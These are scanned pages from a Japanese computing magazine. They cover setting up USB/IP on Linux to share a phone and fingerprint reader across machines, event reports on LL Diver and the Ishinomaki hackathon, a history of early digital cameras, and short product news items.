次にユーザランドのプログラムをビルドします。Linuxカーネルソースツリーのtools/usb/usbip/ディレクトリ下にツールのソースコードがあるのでこれをビルドします。Gentooなど/usr/share/hwdata/下にusb.idsファイルがない環境の場合はconfigure時に「**--with-usbids-dir**」で、usb.idsのあるディレクトリを指定しておきましょう。

```
$ cd linux/tools/usb/usbip/
$ ./autogen.sh && ./configure
(必要なら、--with-usbids-dir=/usr/share/miscなど)
(...略...)
```

次にまずUSBデバイスを共有する側の設定から行っていきます。はじめにUSB/IPのモジュールをロードし、USB/IPのデーモンを起動します(**図3**)。起動すると3240番ポートでデーモンが待ち受けを行います。「**usbip list -l**」コマンドで共有できるデバイス一覧を見ることができます。今回はスマートフォン(Galaxy S III)と指紋読み取りデバイス(Upek：TouchChip FingerprintCoprocessor)を共有してみましょう。

共有するデバイスを「**usbip bind -b**」コマンドで、「**usbip list -l**」で表示されたbusidを引数にして指定します。これでUSBデバイス使用側から接続する準備ができました。

USBデバイスを使用する側では、次のようにします(**図4**)。

❶まずモジュール「**vhci-hcd**」を読み込みます。これによって仮想USBハブがマシンに接続されます。このUSBハブにリモートのUSBデバイスを接続していきます。❷接続する前にリモートが共有しているデバイスが見えるかどうかを確認しておきましょう。「**usbip list -r <IPアドレス>**」で、リモートが共有しているデバイスを見ることができます。❸IPアドレスとbusidを「**usbip attach -r <IPアドレス> -b <busid>**」というコマンドを使うことで、リモートのUSBデバイスが接続されます。❹lsusbで確認してみると、たしかにリモートのデバイスがローカルにあるかのように接続されています。❺さらに、「**usbip port**」コマンドでUSB/IPによる接続状況や接続先を確認できます。

さらに、このデバイスが使えるかどうかを確認します(**図5**)。❻カメラとして認識されているかを「**gphoto2**」で確認し、写真を取得してみます。残念ながらPTPはうまく動作しなかったようです。❼次に指紋認証デバイスを試してみましょう。**fingerprint-gui**を起動し、スキャンを選ぶと、接続先であるThinkPadの指紋読み取り部分が点灯します。そして無事に指紋データをデスクトップマシンに保存できました。

最後に片付けを行います(**図6**)。❽**usbip detach**で**usbip port**の出力にあるポート番号を指定して、仮想的に接続されていたデバイスを抜き取ります。❾USBデバイスを共有していた

▼図3　共有する側の設定

```
# modprobe usbip-host
# usbipd
usbipd: info: starting usbipd (usbip-utils 2.0)
usbipd: info: listening on 0.0.0.0:3240
usbipd: info: listening on :::3240
# usbip list -l
 - busid 1-2 (04e8:6865)
   Samsung Electronics Co., Ltd : GT-I9100 Phone ➥
[Galaxy S II], GT-I9300 Phone [Galaxy S III], GT-➥
P7500 [Galaxy Tab 10.1] , GT-I95

 - busid 3-1.3 (147e:2020)
   Upek : TouchChip Fingerprint Coprocessor (WBF ➥
advanced mode) (147e:2020)

 - busid 3-1.6 (5986:0266)
   Acer, Inc : unknown product (5986:0266)

# usbip bind -b 1-2
usbip: info: bind device on busid 1-2: complete
# usbip bind -b 3-1.3
usbip: info: unbind device on busid 3-1.3: complete
```

側では、「usbip unbind」によって共有を解除します。

まとめ

今月は新しいシステムコールgetrandomと、USB/IPについて紹介しました。USB/IPは、これら2種類以外にもWebカメラを試してみたのですがうまく認識されないなど、まだうまく動かない部分もありますが、なかなかおもしろい機能だと思います。ぜひいろいろなUSBデバイスをIP越しに接続してみてください。SD

▼図4　USBデバイスを使用する側

```
# modprobe vhci-hcd ❶
# usbip list -r 192.168.1.3 ❷
Exportable USB devices
======================
 - 192.168.1.3
      3-1.3: Upek : TouchChip Fingerprint Coprocessor (WBF advanced mode) (147e:2020)
           : /sys/devices/pci0000:00/0000:00:1a.0/usb3/3-1/3-1.3
           : (Defined at Interface level) (00/00/00)

        1-2: Samsung Electronics Co., Ltd : GT-I9100 Phone [Galaxy S II], GT-I9300 Phone
[Galaxy S III], GT-P750
           : /sys/devices/pci0000:00/0000:00:14.0/usb1/1-2
           : (Defined at Interface level) (00/00/00)
           :  0 - Imaging / Still Image Capture / Picture Transfer Protocol (PIMA 15470)
(06/01/01)

# usbip attach -r 192.168.1.3 -b 3-1.3 ❸
# usbip attach -r 192.168.1.3 -b 1-2
# lsusb ❹
Bus 005 Device 017: ID 04e8:6860 Samsung Electronics Co., Ltd GT-I9100 Phone [Galaxy S II],
GT-I9300 Phone [Galaxy S III], GT-P7500 [Galaxy Tab 10.1] , GT-I9500 [Galaxy S 4]
Bus 005 Device 002: ID 147e:2020 Upek TouchChip Fingerprint Coprocessor (WBF advanced mode)
Bus 005 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 004 Device 004: ID 046d:0825 Logitech, Inc. Webcam C270
Bus 004 Device 006: ID 056e:0025 Elecom Co., Ltd
Bus 004 Device 007: ID 0853:0100 Topre Corporation HHKB Professional
Bus 004 Device 003: ID 0409:005a NEC Corp. HighSpeed Hub
Bus 004 Device 002: ID 8087:0024 Intel Corp. Integrated Rate Matching Hub
Bus 004 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 002: ID 8087:0024 Intel Corp. Integrated Rate Matching Hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
# usbip port ❺
Imported USB devices
====================
Port 00: <Port in Use> at Full Speed(12Mbps)
       unknown vendor : unknown product (147e:2020)
       5-1 -> usbip://192.168.1.3:3240/3-1.3
           -> remote bus/dev 003/003
Port 01: <Port in Use> at High Speed(480Mbps)
       unknown vendor : unknown product (04e8:6860)
       5-2 -> usbip://192.168.1.3:3240/1-2
           -> remote bus/dev 001/008
```

▼図5　デバイスの確認

```
$ gphoto2 --auto-detect ❻
Model                          Port
----------------------------------------------
Samsung Galaxy models (MTP)    usb:005,020
$ gphoto2 -l

***Error ***
PTP I/O error
(...略...)
$ sudo fingerprint-gui ❼
```

▼図6　片付け処理

```
(USBデバイス使用側)
# usbip detach -p 1 ❽
# usbip detach -p 0
(USBデバイス共有側)
# usbip unbind -b 1-2 ❾
usbip: info: unbind device on busid 1-2: complete
# usbip unbind -b 3-1.3
usbip: info: unbind device on busid 3-1.3: complete
```

December 2014

NO.38

Monthly News from jus

Japan UNIX Society

日本UNIXユーザ会　http://www.jus.or.jp/
法林 浩之　HOURIN Hiroyuki　hourin@suplex.gr.jp

お台場で言語の海にダイブ！　LL Diver開催

12年目を迎えた軽量プログラミング言語の祭典・Lightweight Languageイベントですが、今年は「Lightweight Language Diver」（通称：LL Diver）と題して開催しました。お台場を舞台に、2005年の「Lightweight Language Day and Night」（通称：LL DN）以来9年ぶりに昼夜別会場での開催となりました。参加者は昼の部273人、夜の部115人でした。

Lightweight Language Diver

■Lightweight Language Diver
【日時】2014年8月23日（土）
10:30～17:30（昼の部）18:30～21:00（夜の部）
【場所】日本科学未来館（昼の部）、
東京カルチャーカルチャー（夜の部）

■パネルディスカッション

午前に「○○ as Code」、午後に「mozaic.fm出張版: TypeScript and Dart」と「エディタ対決（仮）」の計3本のパネルディスカッションを未来館ホールにて、実施しました。

「○○ as Code」では、農業、インフラ、3Dプリンタにおけるコード化の事例が紹介されました。「mozaic.fm出張版」は、Jxckさんが司会を務めるポッドキャスト番組の公開収録で、altJSと呼ばれる言語群の中でも注目を集めるTypeScriptとDartを中心にトークがなされました。「エディタ対決（仮）」では禁断の顔合わせと言われるEmacsとVimに加え、Sublime TextやAtomといった新進のエディタも参加し、参加者の注目を集めました。

■プレゼンテーション

昨年に引き続き実施したプレゼンテーションですが、今年はほぼすべて応募による9件の発表をイノベーションホールにて行いました。

- Angular.jsで構築したnoteに関して
- それでもNode.jsをやる
- ペパボのエンジニア新人研修
- Herokuで Gauche（あるいは、好きな言語何でも）
- Guraプログラミング言語の紹介
- Pythonによる Webスクレイピング入門
- アプリケーションのIPv6対応のススメ（LL編）～LLのDeepなところにDiveする前に知ってほしいIPのこと～
- サイバー戦争2014年から未来へ。
- LL短歌（五・七・五・七・七）

このうち「Angular.jsで構築したnoteに関して」と「それでもNode.jsをやる」が多くの参加者を集め、座席を急遽増設して対応しました。このほかには「ペパボのエンジニア新人研修」「LL短歌（五・七・五・七・七）」あたりが好評だったようです。

■ライトニングトーク

昼の部の最後のセッションとして実施し、未来館ホールにて次の10件の発表を行いました。

- JavaScript Bad Parts Recycle
- Ruby2.1のRefinementsで作るSpockライクなテスト構文

・Fumiの思想
・なぜJavaScript
・継続的WEBセキュリティ診断
・Brainfuckで遊ぼう
・JavaScriptは本当にLLなのか？
・forやめろ、あるいは「繰り返し」という呪縛から逃れるために
・LL Diverでのネットワークの取り組みとCONBUについて
・LL QUIZの正解発表

上記にJavaScriptが3回出てくることからもわかるように、今年はJavaScript関連の発表が多かったです。反対にずっとLLイベントを賑わせてきたRubyを題材とするものがLL Diver全体を通してもライトニングトークの1件しかなく、これは時代の移り変わりかもしれないと感じさせました。「LL Diverでのネットワークの取り組みとCONBUについて」は会場内無線LANの構築レポートですが、今年からネットワーク構築チームが独立してCONBUというグループになりました。CONBUではほかのイベントでも無線LAN提供を行っていくとのことです。

■LL QUIZ

会場内でちょっとしたプログラミングを楽しんでもらうための企画で、今年はDiverという単語にちなんで深さ優先探索に関する問題が出題されました。回答者がやや少なかったのですが、各自好きな言語で実装に励んでいました。

■トークショー

LLイベント初の試みとして、昼休みに3本、午後の休憩時間に1本のトークショーを行いました。

・bashでCMS作った上田だけどなんか質問ある？
・@takesakoだけどなんか質問ある？
・Qiitaを賑わしてるhiroki_daichiだけどなんか質問ある？
・ドワンゴの技術部隊を立て直したmesoだけどなんか質問ある？

タイトルがすべて「質問ある？」で終わっているのは、参加者との質疑応答のみでセッションを行ったからです。このような形式で人が集まるのか不安でしたが、やってみると座席がすべて埋まるほどの人が集まり、質問もいろいろ出て盛り上がりました。

■夜の部

東京カルチャーカルチャーというトークライブ用のイベントスペースにて行いました。店のコンセプトが「飲みながらトークライブが見られる店」ということもあり、参加者も出演者も飲食しながらのイベントとなりました。「この設計がひどい2014」「帰ってきただめ自慢」の2本のセッションを行いました。

「この設計がひどい2014」は文字どおりひどい設計で作られたプログラムの事例紹介で、OpenSSLのHeartbleed脆弱性のような公知の例から、Ruby on Railsを使用したサービスの事例など表に出しにくいものまで、目撃談が語られました。「帰ってきただめ自慢」はLLDNの夜の部で行ったセッション「だめ自慢」の再演です。Delphi、Go、Hack、JavaScript、Rust、Smalltalk、Swiftの7言語から登壇者が集まり、各々のダメなところを語り合いました。どちらのセッションも夜の部ならではの企画で、満員の客席も大いに盛り上がりました。

◆ ◆ ◆

今年は昼夜とも良い会場に恵まれたのですが、お台場は参加者にとってやや遠かったようで、とくに昼の部は集客に苦戦したのが反省材料です。それでもエディタ対決など長年の野望とも言うべきセッションを実現できたことや、ああいう場でないとできなかったであろう夜の部のセッションなど、記憶に残るイベントができたことは良かったと思います。

LL Diverの発表資料、写真、映像などはWebサイト[注1]に置いてあります。こちらもぜひ参照してください。SD

注1） URL http://ll.jus.or.jp/2014/

Hack For Japan
エンジニアだからこそできる復興への一歩

● Hack For Japan スタッフ
及川 卓也　OIKAWA Takuya
Twitter @takoratta
高橋 憲一　TAKAHASHI Kenichi
Twitter @ken1_taka
鎌田 篤慎　KAMATA Shigenori
Twitter @4niruddha

第36回 未来のエンジニアとの交流をはかった石巻ハッカソン

“東日本大震災に対し、自分たちの開発スキルを役立てたい”というエンジニアの声をもとに発足された「Hack For Japan」。今回は7月に開催された「第3回 石巻ハッカソン」の模様をお届けします。

石巻のアツい夏

2014年7月25日から27日にかけて、石巻ハッカソンが開催されました。今回で3回目となり、Hack For Japanにとっては毎年夏の恒例のイベントとなりつつあります。今年は「現在にこだわれ、未来をそだてろ。」というテーマが掲げられ、石巻の内外から多くの方が参加されました。東京からはもちろんのこと、北は札幌、西は大阪からも集まってくださいました。Hack For Japanでは、石巻のこれからを担う若い世代に良い刺激を与えるべく毎年このイベントに協力しています。

◆写真1　街歩きの様子

◆写真2　日和山からの風景

石巻街歩き

昨年までの石巻の外から参加された方から「もっと石巻を知りたい」という意見をいただいていたこともあり、今年は開発に入る前の初日に石巻の街を歩いてみるという時間が設けられました。初日の会場であるイトナブ石巻[注1]を徒歩で出発し、2011年3月11日の震災を体験したイトナブメンバーからどのくらいの高さまで津波が来たのかといった話を交えながら、石巻を一望できる日和山公園を目指しました（**写真1**）。

石巻は津波により大きな被害を受けた地域であり、瓦礫も片付けられた現在は更地のように見える場所もありますが、震災以前の写真と比べて見ると改めてその被害が大きかったことを思い知らされます（**写真2**）。復興は進みつつありますが、まだまだこれからです。

小学生アプリ開発チャレンジ

「石巻小学生アプリ開発チャレンジ（ISFC）」は、小学生1人にコーチとして大人が1人ついてアプリを開発し、ダウンロード数を競うという取り組みです。この石巻ハッカソンでの審査結果発表を目標に、2014年の1月末から続けられてきました。4組のエントリーがあり、それぞれUnityやCorona SDKを使ってゲームアプリを開発し、Google Play Storeにて公開しました。

当日までのダウンロード数によって審査が行われ

注1　http://itnav.jp/

た結果、優勝は八重樫 蓮君の「Paper Plain[注2]」に決定しました。横スクロールのゲームで、紙飛行機を操作して障害物をよけながらゴールを目指すのですが、シンプルさゆえに病み付きになります。

中高生にプログラムを学んでもらう「IT Boot Camp部門」

スマートフォンも普及し、中高生の多くもそうしたデバイスを持つようになりました。また、教育の中でプログラミングを教えることの重要性も時代のニーズと共に高まってきています。石巻ハッカソンでは通常のハッカソンのほかに、中高生にAndroidアプリの制作を通してプログラミングを学んでもらうための「IT Boot Camp部門」といった部門を用意しています。

この部門は本誌2012年11月号、2013年12月号でも紹介しましたが、プログラミング経験がない、あるいは浅い中高生のために、教育分野での利用実績があり、また評判も教育効果も非常に高いCorona SDK[注3]という誰でも高度なスマートフォンアプリが簡単に開発できる開発キットを採用しています。Corona SDKはゲームなどの2次元アプリケーションの開発に適したもので、スマートフォンのタッチスクリーンを活かしたゲームが開発しやすくなっています。はじめてプログラムを経験するような中高生に、プログラミングを楽しみながら学んでもらうにはうってつけの開発環境だと言えます。

今年のIT Boot Camp部門の講師陣はCorona SDK Ambassadorの小野哲生さんと山本直也さん、Hack For Japanからは鎌田が参加しました。今年の参加者は石巻工業高校の生徒が中心でしたが、イトナブ石巻で小学生の頃からプログラムを学び始め、現在では中学生となった子やプログラムを学びたい大人も参加して、約20名のクラスとなりました(**写真3**)。

アプリケーション開発の喜びを伝えたい

今回はあらかじめCorona SDKの開発環境を用意しておいたので、参加者は作りたいゲームの開発にすぐにとりかかれ、講師陣はそのフォローを行いました。そのため、初日からある程度の形になっている生徒も多く、イメージしているアプリケーションの形に完成度を高めていく作業に時間をあてられたようでした。昨年は開発環境の構築に始まり、サンプルコードをそのまま実装して少しずつ自分なりの修正を加えていく形でプログラムを学ぶ生徒が多かったのですが、今年は最初から自分のイメージするアプリケーションを開発できる生徒が多い印象を受けました。

とはいえ、まだキーボードの操作にも多少のぎこちなさがあるような、プログラムの学習を始めてから日も浅い生徒達です。読者の皆さんもプログラムを始めて日が浅かった頃をイメージしていただくとわかると思いますが、開発したいアプリケーションの形に近づけつつも、さまざまなところでつまずいてしまうものです。スペルミスやコピーとペーストを誤ってしまいアプリケーションが動かなくなってしまったり、英語で出力されるエラーメッセージを読まずに開発を続けてしまったりしてしまうところを、スペルの正しさを確認することや、キーボードの操作からエラーメッセージを読むことの大切さまで講師がひとつひとつ丁寧に指導し、開発の中で出てきた問題の解決を手助けすることで、短期間にも生徒の成長が見てとれました。プログラムのエラーで詰まったところが解決したときの感動は、開発の経験がある方なら誰もが経験として持っていると思いますし、その内容に違いこそあれ、人を成長させていく経験とも言えます。

◆**写真3　IT Boot Camp部屋**

注2　https://play.google.com/store/apps/details?id=jp.itnav.paperplain
注3　http://www.coronalabs.com/

初日から開発に集中して、2日目、3日目と過ごす中で、後半に入るほど細部まで作り込んでいく生徒も現れ、石巻ハッカソンIT Boot Camp部門も熱気を帯びてきました。今回はAndroidアプリということもあり実機での検証も行ったのですが、先に述べたとおり、昨今の中高生が持つ携帯はスマートフォンが主流ということもあって、多くの生徒が自分のAndroid端末に、作ったアプリケーションをインストールしました。これは筆者が中高生だった頃と比較すると大きな環境の変化でもあり、身近にプログラムを学ぶ環境がある時代になったと感じさせる一幕でもありました。

最終日の発表会の場では、生徒全員が自分の作ったアプリケーションがどのようなものかを短い時間で矢継ぎ早に発表するというスタイルをとりました。自信を持って発表する子もいれば、自信なさげな子もいましたが、第1回 石巻ハッカソンのIT Boot Camp部門に参加した中塩成海くんは、そこでの経験でプログラムを学ぶことの楽しさに目覚め、石巻ハッカソンの後もイトナブ石巻でプログラムを学び、今では後輩にプログラムを教える立場になっています。今回の石巻ハッカソンのIT Boot Camp部門に参加した彼らが成長し、プログラムの楽しさに目覚めることを願ってやみません。

大川小の思い出を写真で

石巻工業高校生の参加者の中には、IT Boot Campの部屋の中に混じって特別に編成されたチームが1つありました。2011年3月11日の津波発生時に避難が間に合わず、多くの生徒が犠牲となった石巻市の大川小学校の出身者の3人で構成されたチームです。彼らは東北TECH道場[注4]で導入時のハンズオン教材として使用している「未来へのキオク[注5]」の検索APIにアクセスするサンプルを活用して、大川小学校付近の震災前の写真を見られるようにするためのAndroidアプリの開発に挑戦しました。

注4　http://www.tohokutechdojo.org/
注5　https://www.miraikioku.com/

ハッカソン一般部門

石巻ハッカソンの一般部門は、多くの人が馴染みの通常のハッカソンと同じです。テーマはとくに設けられていません。Webサイト制作でも、スマホアプリでも、ハードウェアとの連携でも構いません。また、制作物の用途もとくに指定されていません。ただ、石巻という場所柄、震災復興や観光などに絡むものが多かったように思います。やはり、せっかく石巻に来ているのだから、それにちなんだものをと考えたのかもしれません。

プロジェクトのアイデアはオンラインで事前に募集されていましたが、初日の午後にアイデアピッチの時間が設けられました。オンラインで登録していた人も、その場で急遽用意する人もいましたが、自分のプロジェクトにぜひ参加してほしいと全員熱く訴えかけました。脱線しますが、アイデアピッチの会場は新しいイトナブのオフィスだったのですが、真夏だったことと多くの人が同じ場所にいたこともあり、会場内も大変暑かったことを付け加えておきます。室外で風にあたったほうが涼しかったほどです。

実質的な開発は2日目から開始されました。各チームは会場となった石巻工業高校の教室に分かれて開発を行いました。初日のアイデアピッチにより組まれたチームが多かったようですが、「チームぼっち」とか「ぼっちソン」などと冗談めかして言うような個人プロジェクトもありました。チーム構成も学生と社会人、デザイナーとエンジニアなど、さまざまな組み合わせが見られ、各プロジェクトチームごとに特徴が見られました。初日が金曜日ということもあり、2日目から参加の人も多かったのですが、全員どこかのチームにすんなりと合流できたようです（**写真4**）。

おなじみとなった昼のカレーなどでチームの団結を強めながら、初日は過ぎていきます。最初はお喋りの多かったチームもだんだんと口数が少なくなるなど、本格的に開発が進みます。会場でのハックタイムは夕方の6時で終了でしたが、その後も宿泊施設やイトナブなどで開発を続けたチームが多くあり

ました。宿泊施設としては、昨年に引き続き公民館を貸し出していただいたので、ここに泊まった人は数班に分かれ銭湯や食事に行き、そして戻って開発をしていたようです。

成果発表

最終日もひたすら開発を行い、午後1時からは発表会です。小学生やIT Boot Campの中高生についでハッカソン部門の発表となりましたが、小学生やIT Boot Campの発表が素晴らしく、大学生や社会人のほうがむしろ緊張しているように見えました。

作品は音楽を題材にしたものから地図系のもの、そして本誌2014年9月号でも紹介した「Race for Resilience[注6]」でスタートしたプロジェクトを進めたものなど、まさに世にあるソフトウェアを凝縮したかのようなさまざまなものが発表されました。ここでは入賞した作品を紹介しましょう。

まずは、Evernote社から贈られるEvernote賞。Evernote APIを活用した作品に贈られましたが、第2位がOCRと連携した単語帳アプリ。未完成ではありましたが、これからに期待との言葉が開発した東北TECH道場チームに贈られました。第1位は釣りに行く際に必要な情報を入手でき、Evernoteと連携して音声メモも可能にしたチームフィッシュの「ツリーク」へ。

次に、39works[注7]からの39works賞が贈られたのは文化祭で行うスタンプラリーをiBeaconで行うもの。開発途中に廊下で入念にテストを行っていました。開発者はチームビーコン。高校生と社会人から成るチームです。このアプリを持ってビーコンに近付くと、展示物の説明が表示され、説明を読むことでスタンプがゲットできます。展示物の作成風景なども動画で見られ、スタンプを集めると文化祭で使えるクーポンが入手できるなど、そのまま商店街などでも使えるのではないかというアプリでした。

そして、ハッカソンの優勝チームはチームぼっち14。作品は「デンコちゃん」。開発者の浅井渉さんは「情弱という言葉が大嫌い」と言い、情報を必要とする人に届けてこそテクノロジの意味があると、インターネットを使えない人のために電話応答システムを作りました。読み上げられるメッセージやフローは事前にEvernoteで簡単に作成することができ、音声読み上げもEvernoteの機能を用います。災害時の情報提供や投票システムなどの応用が可能そうです。

ハッカソン優勝者の浅井さんには、東京と石巻の往復チケットが賞品として授与されました(**写真5**)。福島県会津若松に在住の浅井さんにはちょっと微妙な感じの賞品となっていましたが、そこは元気よく、「東京に行く際に往復とも石巻を経由するようにします」と話し、会場の笑いを誘っていました。

来年も開催

来年(2015年)も7月24日から26日までの開催に向けて、すでにイトナブ石巻のチームは始動しています。本誌を購読されている腕に覚えのあるエンジニアの皆さまの参加をお待ちしております！ SD

注6　世界銀行主催の防災・減災ハッカソン。
注7　http://www.39works.net/

◆写真4　一般部門の一部屋

◆写真5　浅井さんの受賞目録授与

温故知新
IT むかしばなし

第39回

初期のデジカメ

SoftwareDesign編集部

はじめに

今では、ほとんどのスマホにも搭載されているデジカメですが、出始めのころは解像度も低く、大きくてかさばる重いものでした。今回はそのへんを振り返ってみます。

QV-10

筆者が最初に購入したデジカメは、1995年に発売されたカシオ計算機(以下カシオ)のQV-10でした。カシオと言えば、その当時は電卓が有名で、歴代のプログラム電卓をFX-502P→FX-602P→FX-702P→PB-100と購入して使ってきた筆者としては、「あのカシオから出るデジカメ」ということで、興奮気味に発売されるのを心待ちにしていたのを覚えています。

QV-10については、NHKの『プロジェクトX〜挑戦者たち〜』でも取り上げられ、国立科学博物館が認定する重要科学技術史資料[注1]にも認定されていますが、当時、衝撃的だったのはそのフォルムで、レンズ部分がクルっと回転し、自画撮りもできたのが特徴的でした。また、カメラというとファインダを見ながら撮るというものでしたので、QV-10の液晶画面に撮影される画像が見られるというのは、当時としては画期的なことでした。

しかし、25万画素だったため画像は粗く、電池の持ち(単三電池4本使用)も悪く、当時はまだ記録メディアがなかったことから2MBの本体メモリに記録されていました。また、撮った写真をパソコンに取り込むためには専用のRS-232Cケーブルを使わなければならなかったので、テレビにつないで写真を見るのが主な使い方でした。そのため、面倒でパソコンに保存しておらず、撮った写真がほとんど残っていないのが残念です。

DC-2L

次に購入したのが、1996年に発売されたリコーのDC-2Lという機種でした。QV-10がカメラっぽいフォルムだったのに対し、厚いオペラグラスのような水平な形で、マクロモードを備え、フリップアップする液晶画面を見ながらでも、ファインダ越しでも撮影できるものでした。この機種も電池の持ちがよくありませんでした。また、通常はファインダを見ながら撮影していたのですが、実際にファインダから見える部分と、撮れる写真がかなり違っており、慣れが必要でした。

それでも38万画素とQV-10よりはるかに解像度が高く、画像もきれいで、1cmまでの接写もできたために非常に良い写真が撮れました。また記録媒体としてPCMCIAカード(いわゆるTYPE IIのPCカード)が使えたので、ノートパソコンを持っていれば[注2]取り込みも簡単(JPEGではなかったので変換は必要でした)にできました。

DS-300

これらのデジカメを購入していたころ、やはりデジカメではフィルムカメラには到達できないと思っていました。旅行で使

注1) 未来技術遺産 登録番号00113

注2) 当時のノートパソコンは、名刺大で3〜5mmくらいのカードが刺さるようになっていました。

うにしても、電池の持ちや画質からすると、「写ルンです[注3]」のほうが上でした。そんなときに富士写真フイルムから1997年に発売されたのがDS-300でした(**写真1左**)。130万画素と、当時としてはビックリするような解像度でしたが、価格も20万円超えで、購入するのにかなり勇気がいりました。

このカメラは、ファインダのみしかなく、通常のカメラと同様に「撮った写真がその場で確認できない」というものでしたが、PCMCIAカードだったために、ノートパソコンで確認できたので、それほど不便ではありませんでした。画質は想像どおり鮮明で、ストロボも内蔵、光学ズーム機能もあり、マニュアル撮影もできたので、そろそろフィルムカメラから乗り換えられるかを期待させるものでした。ただし、かなり大きく重かったので持ち運びが面倒だったのと、電源が専用バッテリーパックだったのが残念でした。

注3) 銀塩カメラの簡易版として発売されている、レンズ付きフィルム。1986年から普及し、フラッシュ付きや高感度のものまでラインナップされていた。最近見かけなくなったDPE(フィルムを現像してプリントするサービス)に写ルンですごと渡すと現像からプリントまで行ってくれた。

COOLPIX 900/950/990


そんな130万画素のDS-300で満足していたころの1年後の1998年、ニコンからもっと小型でギミックなフォルムのCOOLPIX 900が発売されました。DC-2Lよりひとまわり大きくQV-10のようにレンズ部分が回転するのですが、撮影時にはレンズが水平で液晶画面が垂直になるという不思議な形で、回転するレンズ部分のおかげで、自画撮りはもとより、ハイアングルやローアングルからの楽な体勢で撮影ができました。

COOLPIX 900も130万画素でDS-300並の高解像度、フラッシュ付き、ニッコールレンズの光学ズーム機能付きで、コンパクトフラッシュに対応。電源は単三電池4本で、レンズ部分を水平にするとコンパクトになったので持ち歩きもしやすく便利でした。その後、1999年に発売されたCOOL PIX 950は211万画素になり900で不満だった操作性も改善され旅行などに持ち歩いていました。当時はベストセラーだったオリンパスの、よりコンパクトカメラっぽいC-900 ZOOMやよりカメラらしい感じのC-2000 ZOOMなどを持っている人のほうが多かったです。

2000年発売のCOOLPIX990(**写真1右**)では334万画素と高解像度になり、フィルムカメラに迫ったと実感させられるものでした。このころのデジカメは、発表されるたびに解像度が上がり、100万画素を超えてメガピクセルという呼び名も定着しました。新機種が出るたび、そのスペックを手持ちのデジカメと比較して、一喜一憂したものでした。

▼写真1　DS-300(左)とCOOLPIX 990(右)と大きさ比較用のCOOLPIX S8200(中央)

▼写真2　PCMCIAカード(左)、コンパクトフラッシュ(中央上)、スマートメディア(中央下)、SDカード各種(右)



記録メディア

当時は大きかったPCMCIAカードからコンパクトフラッシュに代替わりし、スマートメディア、メモリースティックなどを経て、SDカードや、mini SD、micro SDと20年弱で小さく大容量になってきているのはすごいと思います[注4](**写真2**)。SD

注4) それでも年配の方は、今でもSDカードがフィルムということで、いっぱいになると買い増すらしいです。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

Software

グレープシティ、Excelと同じ操作でWebアプリを開発できる「Forguncy」を発売

グレープシティ㈱は、Microsoft Excelと同様の操作でWebアプリケーション（以下、アプリ）を簡単に開発できるソフトウェア「Forguncy」を10月15日に発売した。

同製品は一般企業の情報システム部門に所属する社員や、職場の「Excel名人」をターゲットとした製品。見た目や操作性がExcelとよく似ているため、Excelで帳票や申請フォームを作る感覚で、Webアプリを開発できる。一般的に「Excel方眼紙」と呼ばれる方眼紙状のマス目を使えば、日本の業務アプリで多用される罫線や、項目をきれいにレイアウトした紙伝票のような画面も思いのままに作れる。同製品の具体的な特徴は次のとおり。

- Excelのレイアウト機能、書式設定、323種類のExcel関数を再現
- 同製品で作ったアプリで入力／参照するデータは、Webページ画面と分離したデータベース上で管理するため、データの再利用がしやすい
- データベースの作成やWebページ上の項目とデータの連結などは、すべて画面上の操作だけで行える
- ExcelファイルをWebページの画面として、あるいはデータベースのデータとしてインポートすることが可能
- 同製品内に専用のWebサーバを搭載しているため、IISやApacheなどのWebサーバを導入することなく、作ったアプリを運用できる

同製品はアプリケーションの開発時と運用時にそれぞれライセンスが必要となっている。Forguncyの1開発ライセンス価格は42,984円。運用ライセンスはForguncy Server Liteが1サーバあたり75,600円。ユーザ認証機能が付属しているForguncy Serverは1サーバあたり226,800円と、さらにユーザアカウントライセンス（5ユーザで54,000円など）が必要。

また、開発ライセンスと運用ライセンスとのパック商品（99,900円～）も用意されている。上記の価格はいずれも税込。専用Webサイト（**http://www.forguncy.com**）では、無料評価版のダウンロードができる。

CONTACT グレープシティ㈱
URL http://www.grapecity.com/tools

Service

日本マイクロソフト、IoT時代に向けたMicrosoft Azureの活用提案

日本マイクロソフト㈱は、ステーションコンファレンス東京（東京都千代田区）にて、IoT（モノのインターネット）に対する最新の取り組みとMicrosoft Azureの国内ビジネス強化に関する説明会を行った。

米国Microsoft Corporationのコーポレートバイスプレジデントの沼本健氏は、「Internet of YOUR Things」というスローガンを挙げ、「顧客それぞれの業種の中で、既存のデバイスを利用してIoT環境を構築することが重要である」と述べた。その達成のためにマイクロソフトは、包括的なクラウド、拡張的なネットワークとゲートウェイ、多種多様なデバイスサポート、業務システムの監視・管理、実行につながるデータ解析、の5つの柱を提供できると強調した。

また、そういったIoT時代においては組込み開発・ソフトウェア開発両方ができる人材が必要だと説き、IoT技術者のための学習キットを若松通商㈱とともに11月から発売予定であることを発表した。キットの内容としてはセンサーハードウェア、Microsoft Azure、Visual Studioのセットを予定しているとのこと。

発表会後半では、日本マイクロソフト㈱のクラウドアプリケーションビジネス部部長の斎藤泰氏が、Visual StudioでのIoT開発についてデモを行った。

氏が用意したのは、加速度センサーを付けた車のラジコン。それを手で振ると、センサーからのデータがMicrosoft Azureにアップされ、クラウド上の機械学習ソフトウェアによって分析される。学習した過去の加速度データと照らし合わせ「異常な加速度」と判断されると、クライアント端末に通知が届くしくみである。

▲デモを行う斎藤 泰氏

この機械学習ソフトウェアは、クラウドサービス「Azure Machine Learning」を使ってVisual Studioで簡単に開発でき、WebサービスとWeb APIを短時間で発行できるとのこと。

CONTACT 日本マイクロソフト㈱
